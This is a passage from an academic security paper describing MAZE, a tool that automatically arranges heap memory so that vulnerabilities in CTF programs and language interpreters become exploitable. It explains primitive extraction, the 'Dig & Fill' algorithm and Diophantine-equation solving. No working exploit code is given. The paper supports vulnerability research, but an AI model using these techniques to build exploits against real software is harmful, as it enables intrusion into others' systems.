Our solution: Note that, most applications are driven by a certain form of events, including messages, user interactions, data fragments, and network connections etc.. Code snippets dispatched in the event processing loops usually are reentrant and could be utilized to manipulate heap layouts. We therefore extend primitives to such reentrant code snippets, and use static analysis to recognize them, and analyze their semantics and dependencies accordingly.

1.2 Assemble Heap Layout Primitives

To generate expected layouts, we further need to assemble the set of recognized heap layout primitives in a specific way.

[†] Key Laboratory of Network Assessment Technology, CAS

[‡] Beijing Key Laboratory of Network Security and Protection Technology

SHRIKE [8] applies a random search algorithm, which is inefficient and undecidable, to find primitive sequences that could place two specific objects next to each other. Gollum [9] further improves the efficiency with an evolutionary algorithm. SLAKE [10] utilizes the characteristics of kernel heap allocators, and proposes a customized algorithm to place victim objects after vulnerable objects.

However, they fail to address several challenges. First, instead of relative offsets between two objects, the expected heap layout could be too complicated to model. For instance, to perform an *unsafe unlink* attack [11], two chunks are needed to allocate before and after the overflowed chunk, and therefore offsets between three objects are required. Second, each heap operation primitive may allocate and deallocate multiple objects at the same time, and even interfere with other primitives. Therefore, primitives may have side effects (i.e., noises), and make it challenging to assemble. For instance, the success rate of SHRIKE [8] drops dramatically when the number of noises grows. Lastly, different heap allocators have different heap management algorithms, causing different heap layouts even with the same sequence of heap operation primitives. Therefore, allocator-specific solutions (e.g., SLAKE) cannot be simply extended to other applications.

Our solution: We reduce the heap layout manipulation problem to a basic problem of placing a specific object `O` at a specific position `P`, and propose a `Dig & Fill` algorithm. At the time of allocating `O`, if the location `P` is occupied by other objects, then we will `dig` proper holes in advance to accommodate them. Otherwise, if `P` is empty but `O` still falls into other holes, then we will `fill` those holes in advance.

Each heap layout operation primitive may yield a number of `dig` and `fill` operations. Thus, we setup a `Linear Diophantine Equation` [12], to calculate the count of each primitive required. By solving this equation deterministically, we infer the heap interaction primitive sequence that could generate the target layout.

1.3 Results

In this paper, we presented an automated heap layout manipulation solution MAZE to address the aforementioned challenges. We built a prototype based on the binary analysis engine S2E [13], and evaluated it in three different settings: (1) 23 vulnerable CTF (Capture The Flag) programs, (2) the PHP interpreter with 5 known vulnerabilities, targeting 10 different heap layouts respectively, as well as the Python and Perl interpreter with 10 vulnerabilities, and (3) 3000 randomly generated test cases with large primitive noises.

Results showed that, MAZE has a high success rate and efficiency. It successfully converted 16 CTF programs' heap layouts into exploitable states, efficiently generated expected heap layouts for the PHP, Python and Perl in all cases, and generated expected heap layouts for the random test cases with a success rate of over 90%.

In summary, we have made the following contributions:

- We proposed a novel automated heap layout manipulation solution MAZE, able to generate complicated heap layouts (e.g., with multi-object constraints) for a wide range of heap allocators, facilitating automated exploit generation.
- We proposed a new and general type of heap layout operation primitives, and proposed a solution to recognize and analyze such primitives.
- We proposed a novel `Dig & Fill` algorithm to assemble primitives to generate expected heap layouts, by solving a `Linear Diophantine Equation` deterministically.
- We pointed out primitive noise is not the primary bottleneck of automated heap feng shui, and made MAZE robust against primitive noises.
- We implemented a prototype of MAZE [1], and demonstrated its effectiveness in CTF programs, language interpreters, and synthetic benchmarks.

2 Background

2.1 Automated Exploit Generation (AEG)

AEG for Stack-based Vulnerabilities: Early AEG solutions rely on deterministic recipes, e.g., the classical methods to exploit stack-based or format string vulnerabilities, to automatically generate exploits. Heelan et al.[1] proposed to utilize dynamic taint analysis to generate control-flow-hijack exploits when given crashing POC inputs. Avgerinos et al. coined the term AEG [2] and developed an end-to-end system to discover vulnerabilities and exploit them with symbolic execution. They further extended the solution to support binary programs in Mayhem [3]. Similarly, starting from the crashing point, CRAX [5] symbolically executes the program to find exploitable states and generate exploits.

AEG for Heap-based Vulnerabilities: Unlike stack-based vulnerabilities, heap-based vulnerabilities in general are harder to exploit. Repel et al. [14] utilizes symbolic execution to find exploit primitives that are derived from heap chunk metadata corruption, and then tried to generate exploits using a SMT solver. Revery [15] utilizes a layout-oriented fuzzing and a control-flow stitching solution to explore exploitable states when given a non-crashing POC. HeapHopper [16] utilizes symbolic execution to discover exploitation techniques for heap allocators in a driver program. PrimGen [17] utilizes symbolic execution to find a path from the crashing point to a potentially useful exploit primitive. Most of these solutions can not manipulate heap layouts, and only work when the given POC sample's heap layout is good to go.

AEG for Various Targets: FUZE [18] utilizes fuzzing to find different dereference sites of dangling pointers in system calls, and facilitates the process of kernel UAF exploitation. Kepler [19] facilitates kernel exploit generation by automatically generating a "single-shot" exploitation chain. The solution teEther [20] extends AEG to vulnerabilities in smart

[1] We open source MAZE at https://github.com/Dirac5ea/Maze to facilitate the research in this area.




Figure 1: Example vulnerability and the heap layout manipulation solution. Hexagons with dashed edges are primitives to insert.

contracts. FLOWSTITCH [21] aims to generate data-oriented exploits, which could reach information disclosure without breaking the control flow. Ispoglou et al. [22] proposed the BOP, which could utilize basic blocks as gadgets along valid execution paths to generate data-oriented exploits.

2.2 Automated Heap Layout Manipulation

Heap layout manipulation is a critical challenge of AEG, recognized as the *heap likelihood inference issue* in [23, 24]. Several solutions have been proposed in recent two years.

SHRIKE [8] randomly assembles program input fragments (script statements) to search for inputs that could generate expected layouts. Gollum [9] applies an evolutionary algorithm to improve efficiency. However, many applications' input fragments cannot be freely assembled together to yield valid inputs. Besides, different primitives (input fragments) could have dependencies and side effects (noises), greatly lowering the success rate and efficiency of SHRIKE and Gollum.

SLAKE [10] is another solution able to manipulate heap layouts. It targets only Linux kernel vulnerabilities, and applies an algorithm specific to the simple and deterministic Linux slab allocator to assemble system calls. However, it has a narrow application scope. Most applications neither have direct interaction interfaces like system calls, nor have simple heap allocators. It also suffers from the primitive noise issue.

2.3 Problem Scope

2.3.1 Applicable Programs

Our solution MAZE is only applicable to event loop driven programs. Most programs are driven by user input events or messages, and usually have function dispatchers enclosed in loops to handle these events. For example, network interaction programs are driven by commands in connections, language interpreters are driven by sentences in scripts.

2.3.2 Applicable Heap Allocators

Our solution MAZE can be applied to multiple allocators as long as they obey four rules as below:

Rule 1: Deterministic Behavior. A same sequence of heap operations will yield a same heap layout, if a same initial heap layout is provided. The majority of allocators are deterministic, such as ptmalloc[25] and dlmalloc[26]. Some allocators are deterministic under some conditions, such as jemalloc[27] in single thread environment.

Note that, the allocator can have non-deterministic initial state. MAZE will utilize heap spraying [28] to fill all holes in the initial state and reach a deterministic state. After that, new chunks could be (de)allocated as if they are in an empty heap.

Rule 2: Freed memory areas first. Allocators reuse one of the recently freed areas to serve the allocation request, rather than finding a new area from inventory. This strategy can improve memory utilization efficiency and is adopted by most allocators, such as ptmalloc, dlmalloc and jemalloc.

Rule 3: Freed areas of same size first. Allocators prefer to choosing the freed areas of same size to serve the allocation request. This strategy is usually used to reduce memory fragments and widely adopted.

Rule 4: Re-allocation order is deterministic. Freed memory chunks are usually kept in linked lists, and re-allocated to new objects in certain order. Some allocators use the lastly freed chunk to serve the new allocation request, i.e., following the LIFO (Last-In-First-Out) policy, e.g. fastbin in ptmalloc[25], while some others follow the FIFO (First-In-First-Out) policy, e.g. normal chunk in ptmalloc[25].

3 Motivation Example

We will introduce the overview of our heap layout manipulation solution MAZE, with a running example shown in Figure 1. There is a UAF vulnerability, where the `Switch` object is freed at line 17 but its pointer is kept in the global list and referenced again at line 21.

3.1 Expected Memory Layout Generation

First, we need to analyze the vulnerability in POC automatically, there are many sanitizers [15, 29, 30, 31, 32] proposed for this purpose. As mentioned in Revery[15], dynamic analysis can be used to identify the vulnerability point and exceptional object. In this example, we can know the vulnerability is a UAF and the `Switch` object is the exceptional object.

Then, the expected memory layout can be generated according to the properties of the vulnerability. In this example, a controllable object (e.g. `switch->name`) should take the freed exceptional object's position, to hijack the reference of the freed object `s` at line 21, and drive it to write to an




Figure 2: Overview of Maze

address `s->name` controlled by the attacker, yielding arbitrary memory writes. For other types of vulnerabilities, e.g. the buffer overflow, an exploitable object should be placed next to the overflowed object. Using existing solutions, the expected exploitable memory layout can be generated. And it will be an input for MAZE.

3.2 Memory Layout Manipulation

This part is the main focus of MAZE. Given the expected layout (i.e., placing a `switch->name` at the freed `switch` object's position), simply invoking `Create_Switch` may yield another uncontrollable `switch` object at the target location, unable to control the memory write pointer (i.e. POC in Figure 1). Instead, the adversary could manipulate the heap layout in another way to place a controllable `switch->name` at the target position. MAZE aims at finding such a manipulation scheme automatically. Figure 2 shows the overview of MAZE, which consists of two major components discussed as follows.

3.2.1 Heap Layout Primitives Analysis

In this part, taking the program and POC as inputs, MAZE will extract primitives in them. Heap layout primitives (e.g., `Create_Switch`) are the building blocks for heap layout manipulation. Different from existing solutions, we extend heap layout primitives to reentrant code snippets.

Primitives Extraction: Reentrant code snippets usually exist in function dispatchers that are enclosed in loops. Therefore, we could utilize the code structure characteristic to recognize candidate heap layout primitives, via static analysis.

Primitives Dependency Analysis: Some reentrant code snippets may depend on other snippets. For instance, a snippet responsible for freeing an object has to wait for another snippet to create the object first. By analyzing the pre-condition and post-condition of each code snippet, we could recognize such dependencies and merge them into one primitive.

Primitives Semantics Analysis: To better assemble primitives, we have to understand the semantics of each primitive, especially the size of objects (de)allocated in each primitive using taint analysis and symbolic execution.

Example: In this example, given the program, by analyzing its code structure, we could recognize several primitives at line 3, 4 and 5. Further, we could infer that primitive `Delete_Switch` depends on the primitive `Create_Switch`, and therefore group them as a new primitive.

Given the POC, MAZE also extracts the heap primitives used in POC's execution trace (i.e. POC info in Figure 2), to infer the original memory layout and the inserting points.

3.2.2 Heap Layout Primitives Assembly

The inputs of this part are heap primitives, POC info, path constraints and expected layout. MAZE will utilize heap primitives to manipulate POC's layout (infered from the POC info) to the expected layout and generate an exploit using a constraint solver.

Intuition: The problem of generating an expected heap layout could be modelled as placing a group of objects in a group of memory addresses. Without loss of generality, we will first consider placing one object `O` into one target address `P`. As shown in Figure 3, there are two cases to handle.

Dig case: As shown in Figure 3(a), at the time of allocating the target object `O`, the target address `P` could be taken by noise objects (e.g., `O'`). In this case, we will dig (multiple) holes before allocating noise objects `O'`, by adding primitives that could free objects of proper sizes, to accommodate noise objects `O'` and leave the hole `P` to the target object `O`.

Fill case: As shown in Figure 3(b), at the time of allocating the target object `O`, the target address `P` could be empty, but `O` still falls into other holes. In this case, we will fill (multiple) holes before allocating `O`, by adding primitives that could allocate objects, and leave the hole `P` to the target object `O`.

Following this `Dig & Fill` guidance, we could add proper heap layout primitives into the program execution trace to yield expected layouts.

Standard fill (or dig) operation If a fill (or dig) operation contains only one allocation (or deallocation), and the size equals to the size of `O` (or `P`), we call it a standard fill (or dig) operation. Obviously, a standard fill (or dig) operation can fill (or dig) only one hole with the same size of `O` (or `P`).




Figure 3: Intuition of the `Dig & Fill` algorithm. Hexagons are heap layout primitives to invoke. Only one of `free1` and `free2` exists (before or after the creator of the target hole), depending on the heap allocator's strategy (i.e., FIFO or LIFO).

Target Distance Analysis As long as we add enough standard fill (or dig) operations into the program execution trace, the target object `O` can be placed into the target address `P`.

To analyse how many standard fill (or dig) operations are needed, we craft a shadow program with the same heap allocator, which only handles (de)allocations and takes commands from the analyzer. According to the heap primitives in POC's execution trace (i.e. the POC info), the analyzer will instruct the shadow program to free or allocate objects of specific sizes. Therefore it will derive the original memory layout and determine whether dig or fill operation is required. Then the analyzer will keep inserting standard fill or dig operations until the target object `O` is placed into the target address `P`. If `d` standard dig operations are required, the `Target Distance` is set to `+d`. Otherwise, if `d` standard fill operations are required, the `Target Distance` is set to `-d`.

In this example, one standard dig operation is needed (i.e., one hole should be dug) so that `Create_Switch` can place `switch->name` at the target position. In other words, the `Target Distance` of original layout of POC is +1.

Delta Distance Analysis Heap layout primitives are usually not standard. And we evaluate how many standard dig or fill operations a primitive is equivalent to. We also utilize the shadow program to evaluate the `Target Distance`. Assuming the `Target Distance` before and after inserting a primitive are `d1` and `d2` respectively, then the `Delta Distance` of this primitive is `d2-d1`.

In this example, the `Delta Distance` of primitives `Create_Switch`, `Create_Router` and `Delete_Switch` (combining with its dependant Create_Switch) are +2, +3 and -2 respectively.

Linear Diophantine Equation Generation Given the `Target Distance` to reduce and the `Delta Distance` of each primitive, we could set up a `Linear Diophantine Equation` [12] to calculate the count of each primitive required to reduce the `Target Distance` to zero (i.e., satisfying the expected layout constraint).

In this example, assuming the count of these primitives are x_1, x_2, x_3, we could build a `Linear Diophantine Equation` as follows:

$$\begin{cases} 2x_1 + 3x_2 - 2x_3 + 1 = 0 \\ x_1, x_2, x_3 \geq 0 \end{cases}$$

By querying solvers like Z3[33], we could get a solution: $(x_1 = 0, x_2 = 1, x_3 = 2)$. Therefore, we will add one `Create_Router` and two `Delete_Switch` primitives to the program execution trace. Lastly, we could get the heap layout operation primitive sequence as shown in Figure 1.

Exploit Generation By inserting the inferred primitive sequence to the original program trace, MAZE can generate a program trace that could yield an expected heap layout. As a result, we can utilize techniques like symbolic execution and constraint solving to generate exploit samples. And this is the final output of MAZE.

3.3 Full Chain Exploit Composition

Given the exploitable memory layout generated by MAZE, several other challenges need to be addressed in order to generate a full chain exploit. For instance, defenses like ASLR do not hinder MAZE from manipulating heap layout but could block it from generating working exploits. So we need to find a solution to bypass such deployed security mechanisms. These challenges are out of the scope of MAZE.

4 Heap Layout Primitives Analysis

Heap layout primitives are the building blocks for heap layout manipulation. However, applications usually do not expose interfaces for users to directly interact with the underlying heap allocators. Existing solutions utilize repeatable input fragments and reentrant system calls as primitives to manipulate the heap layout, having limited application scope.

Note that, most applications are driven by different forms of events (e.g., messages, commands, connections), and usually have loops to dispatch event handlers (code snippets). These handlers are reentrant and could be utilized as primitives to interact with underlying heap allocators. We therefore extend heap layout primitives to such reentrant code snippets.

4.1 Primitives Extraction

Since primitives are reentrant code snippets in function dispatchers enclosed in loops, we could analyze the code structure (i.e., control flow graph) to recognize primitives.

In practice, the loop body of a function dispatcher is a switch statement or a group of nested if-else branch statements with related conditions. Each one of such switch cases or branches usually represents a reentrant event handler.

Following the algorithm [34], we could first identify candidate loops in target applications. Then, we could recover potential switch statements and nested if-else statements in candidate loops, following [35, 36]. Lastly, we mark switch cases or if-else branches that have memory (de)allocation operations as candidate reentrant code snippets.

If the count of candidate snippets in a loop exceeds a threshold, then this loop is a candidate function dispatcher and the reentrant code snippets are marked as candidate primitives. The threshold should be more than one, in order to distinguish from simple loops, e.g., a loop for memory write or reads. In our experiment, we take a heuristic value 5 as the threshold. If the program is complicated and have many candidate loops, we can increase the threshold to reduce candidate primitives.

Primitives Extraction for Interpreters. MAZE also supports extracting primitives for language interpreters, e.g., PHP and Python. Similar to previous solutions, MAZE utilizes a fuzzer to generate test cases, and extracts each sentence in scripts as a potential heap layout primitive.

4.2 Primitive Semantics Analysis

The semantics of each primitive, e.g., the size of heap (de)allocation, is critical for precise heap layout manipulation. Therefore, we need to analyze primitive semantics first.

Path Symbolization: Note that, a primitive is a code snippet, which could also have internal branches and form may paths. It is infeasible to analyze all paths to compose the semantics of a primitive. Fortunately, we only care about heap (de)allocations, and many basic blocks do not have such operations. We therefore propose a novel technique *path symbolization* to merge paths with similar heap operations.

First, we remove exception handling paths, since they cannot serve as heap layout operation primitives. Second, for two basic blocks in a primitive, if all sub-paths between them have no heap operations, we will merge all these sub-paths together as a *symbolic sub-path* and mark their basic blocks as symbolic. Therefore, all paths of a primitive could be drastically reduced to several symbolized paths, each consists of a sequence of non-symbolic blocks and symbolic sub-paths.

Symbolic Execution: For each symbolized path, we will evaluate its semantics with symbolic execution. We first utilize symbolic execution to find a path from the program starting point to the entry of this path, then iterate basic blocks in this path as follows. When a symbolic block is iterated, we will perform path traversal for the corresponding symbolic sub-path, and aggregate the symbolic execution results. When a non-symbolic blocks is iterated, symbolic execution is performed as normal. An aggregated symbolic execution result will be yielded for each symbolized path.

Note that, loops will cause path explosion issue for symbolic execution as well. We mitigate this issue by unfolding loops up to a limited number, e.g., a heuristic value 4.

Heap Allocation Size Inferrence After performing symbolic execution, we could get the primitive's allocation size. If the size is symbolic, then we utilize the Satisfiability Modulo Theories (SMT) solver Z3 [33] to derive its value range.

Note that, a primitive with variable heap allocation sizes can be used as a set of different primitives. For instance, if we could allocate objects of size 0x20, 0x40 and 0x60 in a primitive `P` with different inputs, then we could get three different primitives `P_0x20`, `P_0x40`, and `P_0x60`, which share the same code snippet but have different heap effects. They could be used to satisfy different object layout constraints.

4.3 Primitives Dependency Analysis

Primitives may depend on other primitives. For instance, a file read operation has to take place after a file open operation. Therefore, we have to analyze such dependencies and group primitives with dependencies together.

Pairing Allocation and Deallocation: Given an object, it is useful to recognize when it is allocated and freed. We applied a customized taint analysis to pair heap allocations and deallocations. More specifically, we assign a unique birthmark tag to the object at each heap allocation site, and propagate the tags along program execution. At each heap deallocation site, we will examine the object's tag, and link it to the corresponding heap allocation site.




Figure 4: Overview of Heap Layout Primitive Assembly

Recognizing Path Dependency: Some sub-paths of a primitive may depend on another primitive. As shown in Figure 1, `Delete_Switch` relies on the global variable `glist`, which is set by another primitive `Create_Switch`.

Since the primitives exist in a function dispatch, the most common dependency is maintained by variables (including global variables) visible to the function dispatcher. We therefore examine the branch conditions of each primitive, and check if it relies on some variables that are modified by other primitives. If so, the former primitive is likely to depend on the latter. Further, we will execute the former dependent primitive without the latter primitive, and validate whether it will crash. If yes, we can confirm that the dependent primitive relies on the latter primitive.

5 Heap Layout Primitive Assembly

Given the set of recognized heap layout manipulation primitives, the next step is assembling them in a specific way and adding them to the original program path taken by the POC sample, to generate the expected heap layout.

5.1 Overview

Figure 4 shows the workflow of our solution. At the core, a `Dig & Fill` algorithm (§5.2) is applied to manipulate the heap layout. To determine how many dig and fill primitives are needed, we will measure (§5.3) `Target Distance` of the expected layout and `Delta Distance` of each primitive, and setup a `Linear Diophantine Equation` (§5.4) accordingly, then solve it deterministically to resolve the count of each primitive. In some cases, we cannot simply add the distances of two primitives together. Therefore, we will pre-process primitives to guarantee their linear additivity (§5.4.2).

Given the count of each primitive, we will add them to the original POC path in an order guided by the primitive timing principle (§5.5), and yield a new path that is likely to have expected layout. For language interpreters (e.g., PHP), MAZE inserts primitives (e.g., sentences) to the original POC, and adjusts variable names in sentences based on the dependency.

Lastly, we will utilize symbolic execution to generate path constraints of the new path and collect data constraints of primitives (e.g., allocation size), and then query the SMT solver Z3 [33] to generate exploit samples when possible.

For simplicity, we will start from discussing one object layout constraint, and extend it to multi-object layout constraints later (§5.6). Moreover, we will discuss the factors that affect the success rate of heap layout manipulation in §5.7.

5.2 `Dig & Fill` Algorithm

As explained in Section 3.2.2, we will manipulate the heap layout following a `Dig & Fill` algorithm. At a high level, there are three cases:

- **Win:** At the time of allocating the target object `O`, it could be placed exactly in the target hole `P`.
- **Dig:** At the time of allocating `O`, `P` is occupied by other objects. In this case, we will dig some holes, by invoking proper primitives, before allocating the occupying objects. As a result, the occupying objects will fall into the holes we prepare, then leave the target hole `P` to object `O`.
- **Fill:** At the time of allocating `O`, `P` is empty, but `O` still falls into other holes. In this case, we will fill those trap holes, by invoking proper primitives, before allocating `O`, and drive it to take the target hole `P`.

Therefore, placing a target object at a target hole can be simplified as digging or filling multiple memory holes. On the other hand, each heap layout primitive could be modelled as a combination of multiple dig operations and fill operations. So, to generate the expected layout, we just need to figure out the number of each primitive required and their order.

5.3 Distance Measurement

To figure out how many holes have to be dug or filled, we will evaluate the `Target Distance` of the target object to the target hole. On the other hand, we will evaluate how many holes could be dug or filled by each primitive by evaluating its `Delta Distance`.

5.3.1 Heap Layout Simulation and Monitoring

Note that, heap allocators are too complicated to model offline (e.g., via symbolic execution). The sizes of allocations and deallocations in POC execution trace and heap primitives are usually different. And the splitting and merging mechanisms make it almost impossible to derive the distance statically.

Instead, MAZE regards the allocator as a black box and uses a shadow program to simulate the heap layout. The simple shadow program has the same heap allocator as the target application, and only performs heap operations, such as `malloc 0x20` and `free [obj_id]`. The MAZE analyzer will instruct the shadow program to simulate a sequence of heap operations, and then scan the shadow program's heap layout to infer the target application's.

5.3.2 `Target Distance` Measurement

To evaluate the `Target Distance`, the analyzer will instruct the shadow program to perform standard fill (or dig) operations. Specifically, the shadow program will solely allocate (i.e., fill) or allocate then deallocate (i.e., dig) objects of proper sizes (equal to the size of `O` and `P` respectively), i.e., only fill (or dig) holes with the same size of `O` (or `P`).

If `d` standard dig operations are needed, then the `Target Distance` is `+d`. Otherwise, if `d` standard fill operations are needed, the distance is `-d`. In other words, `Target Distance` means how many standard dig or fill operations are needed to create the expected memory layout.

5.3.3 `Delta Distance` Measurement

To measure the `Delta Distance` of a primitive, we will evaluate the `Target Distance` before and after invoking this primitive.

To simplify the evaluation, we will set the `Target Distance` to 0 before invoking primitives, i.e., the target object falls to the target hole in the shadow program. Then we perform the same heap operations as the primitive in the shadow program, and calculate the new `Target Distance`, and denote it as the `Delta Distance` of this primitive. If the `Delta Distance` is `-d` or `+d`, the primitive is therefore called dig or fill primitive.

It should be noted that a primitive is usually not a standard fill (or dig) operation, e.g. it may contain multiple allocations (i.e. noises) or the size of heap operations are not equal to `O` (or `P`). So `Delta Distance` means how many standard dig or fill operations the primitive is equivalent to. For example if the `Delta Distance` is `-n`, it means the primitive can be equivalent to `n` standard dig operations. But the primitve may either dig `n` standard holes, or dig one hole which is big enough to places `n` objects.

5.4 `Linear Diophantine Equation` Setup

Given the `Delta Distance` of each primitive Δd_1, Δd_2, $\Delta d_3 ... \Delta d_n$, we will first calculate the count of each primitive x_1, $x_2, x_3 ... x_n$, in order to reduce the `Target Distance` from `d` to zero. Therefore, we could generate a `Linear Diophantine Equation` as follows.

$$\begin{cases} \Delta d_1 x_1 + \Delta d_2 x_2 + \Delta d_3 x_3 + ... + \Delta d_n x_n + d = 0 \\ x_1, x_2, x_3 ... x_n \geq 0 \end{cases} \quad (1)$$

5.4.1 Existence of Solutions

Note that, if there are no dig or fill primitives, only a small number of heap layouts (i.e., `d`) could be satisfied. On the other hand, this case is rare in practice. Therefore, we will assume there are always at least one dig and one fill primitive. Following the well-known Bezout's Lemma, we could then infer the following theorem. The proof is listed in Appendix A.

Theorem 1. *The aforementioned equation has a non-negative solution (x_1, x_2, ..., x_n), if and only if (1) the greatest common divisor* gcd*(Δd_1, Δd_2, ...Δd_n) divides* `d`*, and (2) there are at least one positive and one negative integer in (Δd_1, Δd_2, ...Δd_n), i.e., there are at least one dig and one fill primitive.*

5.4.2 Linear Additivity of Primitives

Ideally, the `Delta Distance` of each primitives could be linearly accumulated. However, it may be not true in practice, causing the `Linear Diophantine Equation` nonsense.

Instead of analyzing the allocations and deallocations in a primitive, MAZE only calculates how many standard dig or fill operations the primitive is equivalent to. But the sizes of allocations or deallocations in primitives are not always standard (i.e., not equal to the size of `O` and `P`). And due to the splitting mechanism of allocators, the `Delta Distance` may not be linearly accumulated.

After an in-depth analysis, we found three types of heap operation mainly cause the nonlinear additivity. 1) `Bad alloc`: its size is not equal to the target allocation `O`'s. 2) `Bad hole`: its size is not equal to the target hole `P`'s. 3) `Little alloc`: its size is less than half of `P`'s.

For example, if the primitive has a `little alloc`, `P` will be cut into a smaller hole, and `O` can not be placed at `P` again, which means the hole is filled. So the `Delta Distance` is measured as +1. But if the primitive is added again, the `little alloc` will be placed at the rest part of `P`, i.e. `Delta Distance` is 0. Therefore this primitive does not have linear additivity. The detailed analysis can be found in Appendix B. We propose several methods, including `grouping`, `correcting` and `shifting`, to address this problem.

Take the `grouping` technique as an example, it is used to derive primitives which are linearly accumulated with themselves. In general, it puts multiple primitives in a group, which becomes linearly accumulative with itself. If a dig (or fill) primitive is not self linear accumulated, its `Delta Distance` will not be constant. Then MAZE keeps inserting this primitive to a clean memory layout (i.e. `Target Distance` = 0). Because memory holes or allocations increase periodically, the `Delta Distance` of this primitive will also change periodically. Then MAZE puts all the primitives in one cycle together and derives a new primitive, which has linear additivity. Details could be also found in Appendix B.

Then MAZE further ensures different primitives have linear additivity. After `grouping`, MAZE will search for fill primitives that do not contain `bad alloc` or `little alloc`. These fill primitives are linearly accumulated with almost arbitrary dig primitives. Then MAZE can generate a `Multi-variable Diophantine Equation` to derive the expected memory layout. MAZE also searches dig primitives which contain no `bad hole`, and the following process is the same. If no such primitives are available, MAZE will select a pair of fill and dig primitives, and utilize the `grouping` technique again. Then MAZE can generate a `Half Diophantine Equation` without `Target Distance`. If the `Delta Distance` of two primitives are coprime, the `Linear Diophantine Equation` always has solutions. Then MAZE will keep inserting the fill (or dig) primitive to shift the layout state until `O` is placed at `P`. More detail could be found in Appendix C.




Figure 5: Examples of two-object position constraint.

5.5 Primitive Timing

Given a solution of the `Linear Diophantine Equation`, we will add those primitives to the original POC path, to generate expected heap layout. However, different primitive placements cause different heap layouts. Therefore, we should determine where to put these primitives in the POC path. Assuming the heap layout constraint is placing a target object `O` at a target hole `P`, we will address this problem as follows.

Adding a fill primitive: In this case, as shown in Figure 3(b), we place the fill primitive (the `alloc` hexagon) before the allocation of the target object (the `alloc` oval), to fill noise holes and drive the target object towards the target hole.

Adding a dig primitive: As shown in Figure 3(a), a dig primitive usually consists of an allocation sub-primitive (the `alloc` hexagon) and a deallocation sub-primitive (the `free1` or `free2` hexagon). To avoid the allocation sub-primitive taking the target hole, we will place it before the target hole creator (the `free` oval). Furthermore, we will add extra allocation primitives around this sub-primitive to isolate the newly created object, to avoid heap chunk merging when this new object is freed later. Then, we will place the deallocation sub-primitive right before the target hole creator if the heap allocator adopts a FIFO policy, or place it after the target hole creator if a LIFO policy is adopted, to free the newly created object (i.e., dig a higher priority hole) to accommodate the noise allocation and leave the target hole to the target object.

5.6 Multi-Object Layout Constraint

A multi-object heap layout constraint could be reduced to placing a group of objects to a group of holes. Ideally, we could decouple the constraints and solve the constraint of each object individually. However, the dig and fill operations for one object could influence another object's placement, making it infeasible to apply the divide and conquer algorithm. Existing solutions all fail to address this challenge.

5.6.1 Motivation Example

Figure 5(a) shows an example two-object layout constraint, where the allocations `Malloc 3` and `Malloc 4` should take the positions `Hole 1` and `Hole 2` respectively. Assume the heap allocator adopts a FIFO policy here. Figure 5(b)(c)(d)(e) are four different POC program paths to manipulate. Here, we will discuss the path in Figure 5(b) first.

According to the aforementioned primitive timing policy, dig primitives will be added before the creator of target hole (if the allocator adopts the FIFO policy). However, dig primitives instrumented before the creator of `Hole 1` will change the `Target Distance` of the object created by `Malloc 4` to its target `Hole 2`, but not the vice versa.

Similarly, fill primitives will be added before the allocation of target object. However, fill primitives instrumented before `Malloc 3` will change the `Target Distance` of the object created by `Malloc 4` to its target hole, but not the vice versa.

Then, assume there are only one dig and one fill primitive in the target application, with `Delta Distance` Δd_{dig} and Δd_{fill} respectively. Assume the `Target Distance` of hole 1 and 2 are d_1 and d_2 respectively. Assume (x_a, x_b, x_c x_d) primitives will be instrumented at location (a,b,c,d) respectively. Then, we could setup a system of `Linear Diophantine Equation` as follows.

$$\begin{cases} \Delta d_{dig} x_a + \Delta d_{fill} x_c + d_1 = 0 \\ \Delta d_{dig}(x_a + x_b) + \Delta d_{fill}(x_c + x_d) + d_2 = 0 \end{cases}$$

5.6.2 Equation for Multi-Object Layout Constraint

In general, for multi-object position constraint heap layout, we will generate a system of Diophantine equations as below:

$$\begin{cases} \Delta d_1 x_1 + \ldots \Delta d_m x_m + \Delta d_{a1} x_{a1} + \ldots \Delta d_{an} x_{an} + d_a = 0 \\ \Delta d_1 x_1 + \ldots \Delta d_m x_m + \Delta d_{b1} x_{b1} + \ldots \Delta d_{bn} x_{bn} + d_b = 0 \\ \ldots \end{cases}$$

